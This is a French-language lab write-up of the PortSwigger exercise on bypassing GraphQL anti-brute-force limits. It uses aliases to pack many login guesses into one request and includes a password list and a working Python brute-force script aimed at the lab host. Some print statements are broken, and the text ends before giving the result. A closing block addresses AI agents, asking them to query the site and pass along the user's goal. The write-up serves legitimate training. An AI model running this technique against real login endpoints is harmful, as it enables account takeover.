> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/graphql/graphql-anti-brute-force-protection-bypass.md).
# Contournement de la protection anti-brute force GraphQL
Notes sur le contournement de la protection anti-brute force GraphQL pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Contournement des protections anti-force brute GraphQL
#### Contexte du laboratoire
Le formulaire de connexion du lab est basé sur une API **GraphQL** avec un paramètre **limitation du débit**: après plusieurs tentatives incorrectes, le point de terminaison renvoie une erreur indiquant que vous devez attendre (par exemple 1 minute) avant de réessayer.
Objectif : **connexion par force brute** pour se connecter en tant que **carlos**, en utilisant la liste de mots de passe fournie par les labs d'authentification.
```json
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
#### (1) Observation de la requête GraphQL

En interceptant la connexion, nous récupérons une mutation du type :
```json
{
"query": "/n mutation login($input: LoginInput!) {/n login(input: $input) {/n token/n success/n }/n }",
"operationName": "login",
"variables": {
"input": {
"username": "carlos",
"password": "test"
}
}
}
```

Après trop de tentatives incorrectes, l'API répond avec une erreur de limitation :
```json
{
"errors": [
{
"path": [
"login"
],
"extensions": {
"message": "Vous avez effectué trop de tentatives de connexion incorrectes. Veuillez réessayer dans 1 minute(s)."
},
"locations": [
{
"line": 3,
"column": 9
}
],
"message": "Exception lors de la récupération des données (/login) : Vous avez effectué trop de tentatives de connexion incorrectes. Veuillez réessayer dans 1 minute(s)."
}
],
"data": {
"login": null
}
}
```
### 2) Pourquoi multiplier les champs ?
Une idée naturelle est d'envoyer plusieurs `login` appels dans **une seule mutation**.
Mots de passe du lab d'authentification
123456/ password/ 12345678/ qwerty/ 123456789/ 12345/ 1234/ 111111/ 1234567/ dragon/ 123123/ baseball/ abc123/ football/ monkey/ letmein/ shadow/ master/ 666666/ qwertyuiop/ 123321/ mustang/ 1234567890/ michael/ 654321/ superman/ 1qaz2wsx/ 7777777/ 121212/ 000000/ qazwsx/ 123qwe/ killer/ trustno1/ jordan/ jennifer/ zxcvbnm/ asdfgh/ hunter/ buster/ soccer/ harley/ batman/ andrew/ tigger/ sunshine/ iloveyou/ 2000/ charlie/ robert/ thomas/ hockey/ ranger/ daniel/ starwars/ klaster/ 112233/ george/ computer/ michelle/ jessica/ pepper/ 1111/ zxcvbn/ 555555/ 11111111/ 131313/ freedom/ 777777/ pass/ maggie/ 159753/ aaaaaa/ ginger/ princess/ joshua/ cheese/ amanda/ summer/ love/ ashley/ nicole/ chelsea/ biteme/ matthew/ access/ yankees/ 987654321/ dallas/ austin/ thunder/ taylor/ matrix/ mobilemail/ mom/ monitor/ monitoring/ montana/ moon/ moscow

Mais si nous répétons le même champ sans distinction, GraphQL le refuse car les champs seraient ambigus (même nom au même niveau).
```graphql
mutation login($input: LoginInput!) {
login(input: $input) {
jeton
success
}
}
```
Exemple non valide (structure incorrecte / collision de champs) :
```graphql
mutation login {
login(input: { username: "carlos", password: "test" }) {
jeton
success
}
}
```
```graphql
mutation{
login(input: { username: "carlos", password: "test" }) {
jeton
success
}
}
login(input: { username: "carlos", password: "hack" }) {
jeton
success
}
}
```
### 3) Contournement : utilisation des alias

GraphQL permet de renommer chaque appel à l'aide de **alias**. / Ainsi, vous pouvez exécuter **plusieurs tentatives de connexion dans une seule requête HTTP**, ce qui réduit l'impact de la limitation du débit
Exemple valide :
```graphql
mutation login{
loginTest: login(input: { username: "carlos", password: "test" }) {
jeton
success
}
loginHack: login(input: { username: "carlos", password: "hack" }) {
jeton
success
}
}
```
En conséquence, l'API traite plusieurs tests dans une seule fenêtre afin de limiter l'impact côté serveur.
### 4) Automatisation (approche par script)
Principe :
* Construire `mutation login {... }`
* Ajouter une ligne par mot de passe :
* `login{i}: login(input: { username: "carlos", password: "..." }) { token success }`
* Envoyer la requête
* Parcourir `data.login{i}` pour trouver `success: true`
```python
import requests
import time
url = "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/graphql/v1"
headers = {
"Content-Type": "application/json",
"Cookie": "session=JS5JG4wreF5dGV62An3DXhBbLN1Z3Hch",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0",
"Referer": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net/login",
"Origin": "https://0a4b00ea04b4e78b82865172004a00ac.web-security-academy.net"
}
passwords = ["123456", "password", "12345678", "qwerty", "123456789", "12345", "1234", "111111", "1234567", "dragon", "123123", "baseball", "abc123", "football", "monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321", "mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx", "7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1", "jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer", "harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777", "pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea", "biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin", "thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring", "montana", "moon", "moscow"]
def brute_force_all_at_once():
print("[*] Création de la requête GraphQL avec tous les mots de passe...")
query = "mutation login {/n"
for i, pwd in enumerate(passwords):
query += f' login{i}: login(input: {{ username: "carlos", password: "{pwd}" }}) {{/n token/n success/n }}/n'
query += "}"
print(f"[*] Longueur de la requête : {len(query)} caractères")
print(f"[*] Test de {len(passwords)} mots de passe en une seule fois...")
payload = {"query": query}
start_time = time.time()
try:
response = requests.post(url, json=payload, headers=headers, timeout=10)
if response.status_code == 200:
data = response.json()
for i, pwd in enumerate(passwords):
result = data.get("data", {}).get(f"login{i}")
if result and result.get("success"):
print("/n[+] SUCCÈS !")
print("[+] Nom d'utilisateur : carlos")
print("[+] Mot de passe : {pwd}")
print("[+] Jeton : {result.get('token')}")
print(f"[+] Temps : {time.time() - start_time:.2f} secondes")
return True
else:
print("[-] Mot de passe introuvable dans la liste")
else:
print(f"[-] Erreur HTTP : {response.status_code}")
print(response.text[:200])
except requests.exceptions.RequestException as e:
print(f"[-] Échec de la requête : {e}")
return False
if __name__ == "__main__":
print("=" * 50)
Attaque par force brute GraphQL
Utilisation des alias pour contourner la limitation du débit
print("=" * 50)
if brute_force_all_at_once():
print("/n[+] Attaque terminée avec succès !")
else:
print("/n[-] Échec de l'attaque")
```
Le mot de passe trouvé pour **carlos** est :
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/graphql/graphql-anti-brute-force-protection-bypass.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)